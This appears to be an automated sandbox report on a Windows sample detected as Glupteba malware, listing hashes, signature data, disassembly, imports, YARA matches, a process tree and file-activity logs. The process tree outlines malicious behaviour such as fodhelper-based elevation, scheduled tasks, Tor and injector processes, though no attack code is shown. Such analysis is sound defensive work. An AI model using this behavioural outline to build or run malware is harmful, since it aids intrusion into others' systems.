Import Hash:	2d9ed3462f8a74bfd1231e2e9de56b43

Authenticode Signature

Signature Valid:	**false**

Signature Issuer:	CN=522a29533d3f200e2d1728300c14102108163131362632102 3042b113f2d26353224, PostalCode=10802, S=0b1c1115005f5c4e11160b0a090100180d1c4f170217 + S=0b1c1115494a5c17161151151d13510003465346500717 0e1c520b071c040f0f5216050f1244171f0b110e04061211081e0347124308570a1e0c0b195 6a055b0c0b0a070b
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 28/05/2023 09:13:44 27/05/2024 09:13:44
Subject Chain	• CN=522a29533d3f200e2d1728300c14102108163131362632102 3042b113f2d26353224, PostalCode=10802, S=0b1c1115005f5c4e11160b0a090100180d1c4f170217 + S=0b1c1115494a5c17161151151d13510003465346500717 0e1c520b071c040f0f5216050f1244171f0b110e04061211081e0347124308570a1e0c0b 9560a055b0c0b0a070b
Version:	3
Thumbprint MD5:	FA499CD6C5F7A74F5A748B778F305AE3
Thumbprint SHA-1:	FF3C70A0D6A66705568453AA262257D22183BCA7
Thumbprint SHA-256:	F96E2C83FF581F02D48E26B51B960B61592EE9B397B86A2A3A604587ABC9D0B4
Serial:	10F68FF5E99D28F7644E5B17DA75165E

Entrypoint Preview

Instruction
call 00007F0631074B13h
jmp 00007F06310701ADh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F0631070356h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F0631070380h
test ecx, 00000003h
jne 00007F0631070321h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F063107031Ah
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F0631070364h
test ah, ah
je 00007F0631070356h
test eax, 00FF0000h
je 00007F0631070345h
test eax, FF000000h

Instruction
je 00007F0631070334h
jmp 00007F06310702FFh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
mov edi, edi
push ebp
mov ebp, esp
sub esp, 20h
mov eax, dword ptr [ebp+08h]
push esi
push edi
push 00000008h
pop ecx
mov esi, 004012D8h
lea edi, dword ptr [ebp-20h]
rep movsd
mov dword ptr [ebp-08h], eax
mov eax, dword ptr [ebp+0Ch]
pop edi
mov dword ptr [ebp-04h], eax
pop esi

Rich Headers

Programming Language:	• [ASM] VS2008 build 21022 • [C] VS2008 build 21022 • [C++] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [LNK] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x40b828	0x64	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x653000	0x19398	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x42c600	0xb80	.data
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x915000	0xddc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1220	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x3150	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1d4	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x40b2ea	0x40b400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0x40d000	0x245844	0x1e00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x653000	0x2c1398	0x19400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x915000	0x5a16	0x5c00	False	0.12958559782608695	data	1.558620115158612	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x653730	0xea8	Device independent bitmap graphic, 48 x 96 x 8, image size 0		
RT_ICON	0x6545d8	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 0		
RT_ICON	0x654e80	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0x657428	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		
RT_ICON	0x6584d0	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 0		
RT_ICON	0x658988	0xea8	Device independent bitmap graphic, 48 x 96 x 8, image size 0		
RT_ICON	0x659830	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 0		
RT_ICON	0x65a0d8	0x568	Device independent bitmap graphic, 16 x 32 x 8, image size 0		
RT_ICON	0x65a640	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0x65cbe8	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		
RT_ICON	0x65dc90	0x988	Device independent bitmap graphic, 24 x 48 x 32, image size 0		
RT_ICON	0x65e618	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 0		
RT_ICON	0x65eae8	0xea8	Device independent bitmap graphic, 48 x 96 x 8, image size 0		
RT_ICON	0x65f990	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 0		
RT_ICON	0x660238	0x6c8	Device independent bitmap graphic, 24 x 48 x 8, image size 0		
RT_ICON	0x660900	0x568	Device independent bitmap graphic, 16 x 32 x 8, image size 0		
RT_ICON	0x660e68	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0x663410	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		
RT_ICON	0x6644b8	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 0		
RT_ICON	0x664988	0xea8	Device independent bitmap graphic, 48 x 96 x 8, image size 0		
RT_ICON	0x665830	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 0		
RT_ICON	0x6660d8	0x568	Device independent bitmap graphic, 16 x 32 x 8, image size 0		
RT_ICON	0x666640	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0x668be8	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		

Name	RVA	Size	Type	Language	Country
RT_ICON	0x669c90	0x988	Device independent bitmap graphic, 24 x 48 x 32, image size 0		
RT_ICON	0x66a618	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 0		
RT_STRING	0x66ad20	0x664	data		
RT_STRING	0x66b388	0x59e	data		
RT_STRING	0x66b928	0x29a	data		
RT_STRING	0x66bbc8	0x248	data		
RT_STRING	0x66be10	0x582	data		
RT_GROUP_ICON	0x66aa80	0x68	data		
RT_GROUP_ICON	0x658938	0x4c	data		
RT_GROUP_ICON	0x664920	0x68	data		
RT_GROUP_ICON	0x65ea80	0x68	data		
RT_VERSION	0x66aae8	0x238	data		

Imports

DLL	Import
KERNEL32.dll	GetModuleHandleW, IsBadReadPtr, GetConsoleAliasesLengthA, WaitForMultipleObjectsEx, GetPrivateProfileIntA, FreeConsole, GetVersionExW, WritePrivateProfileStructW, MulDiv, GetModuleFileNameW, CreateActCtxA, WritePrivateProfileStringW, ReplaceFileA, GetStringTypeExA, GetStdHandle, GetLogicalDriveStringsA, OpenMutexW, GetLastError, ReadConsoleOutputCharacterA, GetProcAddress, AttachConsole, SleepEx, VirtualAlloc, _hwrite, LoadLibraryA, InterlockedExchangeAdd, LocalAlloc, GetFileType, CreateFileMappingW, FindFirstVolumeMountPointW, GetNumberFormatW, CreateEventW, GetModuleFileNameA, lstrcmpiW, GetModuleHandleA, CreateMutexA, GetFileAttributesExW, GetConsoleCursorInfo, ScrollConsoleScreenBufferA, GetCurrentThreadId, FindAtomW, EnumResourceLanguagesW, DebugBreak, FindNextVolumeA, AddConsoleAliasW, CancelWaitableTimer, GetCommState, WaitForSingleObject, GetLongPathNameA, GetCommandLineA, GetStartupInfoA, RaiseException, RtlUnwind, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, HeapAlloc, HeapFree, WideCharToMultiByte, SetHandleCount, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, Sleep, ExitProcess, WriteFile, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, InterlockedIncrement, SetLastError, InterlockedDecrement, HeapCreate, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, HeapReAlloc, SetFilePointer, GetConsoleCP, GetConsoleMode, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, InitializeCriticalSectionAndSpinCount, HeapSize, SetStdHandle, WriteConsoleA, GetConsoleOutputCP, WriteConsoleW, MultiByteToWideChar, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, GetLocaleInfoA, FlushFileBuffers, CreateFileA, CloseHandle
USER32.dll	CharLowerBuffA
GDI32.dll	GetCharWidthW, EnumFontsW, GetCharABCWidthsFloatW
ADVAPI32.dll	MapGenericMask


Network Behavior

Report size exceeds maximum size, go to the download page of this report and download PCAP to see all network behavior.

Statistics

Behavior

- svchost.exe
- kdsyitkxmS.exe
- powershell.exe
- conhost.exe
- TrustedInstaller.exe
- kdsyitkxmS.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- netsh.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- csrss.exe
- powershell.exe
- conhost.exe



- csrss.exe
- cmd.exe
- conhost.exe
- fodhelper.exe
- fodhelper.exe
- fodhelper.exe
- csrss.exe
- schtasks.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- csrss.exe
- powershell.exe
- conhost.exe
- csrss.exe
- cmd.exe
- conhost.exe
- fodhelper.exe
- fodhelper.exe
- fodhelper.exe
- csrss.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- csrss.exe
- powershell.exe
- conhost.exe
- csrss.exe
- powershell.exe
- conhost.exe
- csrss.exe
- powershell.exe
- conhost.exe
- mountvol.exe
- conhost.exe
- mountvol.exe
- conhost.exe
- mountvol.exe
- conhost.exe
- mountvol.exe
- conhost.exe
- injector.exe
- conhost.exe
- shutdown.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- tor.exe
- cmd.exe
- conhost.exe
- sc.exe
- proxy.exe
- conhost.exe
- schtasks.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: svchost.exe PID: **7872**, Parent PID: **964**

General	
Target ID:	0
Start time:	11:30:14
Start date:	28/05/2023
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k appmodel -p -s camsvc
Imagebase:	0x7ff769ed0000
File size:	57360 bytes
MD5 hash:	F586835082F632DC8D9404D83BC16316
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: kdsyitkxmS.exe PID: **4688**, Parent PID: **4268**

General

Target ID:	4
Start time:	11:30:15
Start date:	28/05/2023
Path:	C:\Users\user\Desktop\kdsyitkxmS.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\kdsyitkxmS.exe
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 00000004.00000003.208202854778.0000000003A90000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 00000004.00000003.208202854778.0000000003ED1000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

Analysis Process: powershell.exe PID: **8304**, Parent PID: **4688**

General

Target ID:	6
Start time:	11:30:18
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xnlrizwa.4cp.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	728C8792	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v0csvqjz.0mw.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	728C8792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73A15253	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73A15253	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	6D168018	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	6D168018	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y5wemjya.mmm.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	728C8792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0uibbw2n.u0u.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	728C8792	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D168018	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	6D168018	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	6D168018	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	73C9C637	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xnlrizwa.4cp.ps1	success or wait	1	728CE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v0csvqjz.0mw.psm1	success or wait	1	728CE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y5wemjya.mmm.ps1	success or wait	1	728CE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0uibbw2n.u0u.psm1	success or wait	1	728CE04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xnlrizwa.4cp.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	728C9B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v0csvqjz.0mw.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	728C9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y5wemjya.mmm.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	728C9B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0uibbw2n.u0u.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	728C9B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 fd 00 00 00 13 00 00 00 fd 00 fd 00 45 00 44 00 44 00 00 00 00 00 fd 02 27 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@eEDD'	success or wait	1	73DC6562	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	64	40	50 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 7f 31 5d 13 fd fd 45 fd 31 a4 86 08 5e 00 00 00 0e 00 28 00	P1]E^(	success or wait	17	73DC6562	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	104	40	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6d 6d 61 6e 64 73 2e 4d 61 6e 61 67 65 6d 65 6e 74	Microsoft.PowerShell.Commands.Management	success or wait	17	73DC6562	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	262	2	00 00		success or wait	11	73DC6562	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	1168	4	fd 03 00 03		success or wait	1	73DC6562	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	1172	976	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0e fd 00 0a 0e fd 00 0b 0e fd 00 0c 0c fd 00 0d 0e fd 00 0e 0e fd 00 0f 0c fd 00 00 0e fd 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 19 02 40 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 0a 00 00 fd 0a 00 00 fd 01 00 00 0d 02 00 00 10 0d fd 00 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 21 01 40 10 3c 01 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40	@@@@@@@@@@@@@@@@@@@@!@<@@@@@@@@@@@@@@	success or wait	1	73DC6562	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	73A1296B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	73A1296B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\01f6936167b38afa142d4ec8a8e5fb01\mscorlib.ni.dll.aux	unknown	176	success or wait	1	739BDFDE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	73A1F96A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	73A1F96A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	73A1F96A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Pb378ec07#\57c6cc84ed97d3ae67d63b619c6e5ed9\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\827465c25133ff582ff7ddaf85635407\System.ni.dll.aux	unknown	620	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\374ae62ebbde44ef97c7e898f1fdb21b\System.Core.ni.dll.aux	unknown	900	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\05fa7b82c1b36073ae192cba4976b860\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	739BDFDE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	73A1296B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\c2c8e7b043bc472205ad433c7c2139db\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\0accf2e4f7016da22c582e373fae949e\System.Management.ni.dll.aux	unknown	764	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dired13b18a9#\30e79728ed64912e9fdd377c410db818\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\10879c5bddb2dd2399e2098d5ca5c9d1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\53856bc4f69de4fa1a74ac0b10bb1ce0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\6ef9a6e3c64a0e1d3f5927b7454c0932\System.Data.ni.dll.aux	unknown	1540	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\b863adc9d550931e279ac7e2ee517d1f\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	739BDFDE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	73A1296B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	73A1296B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	73A1296B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.P6f792626#\6e0b708f0b84651e499629fbc042f3d3\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Transactions\af3678a621926acf7605888d255dbd98\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	739BDFDE	ReadFile
stdin	unknown	1024	success or wait	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	728C9B71	ReadFile
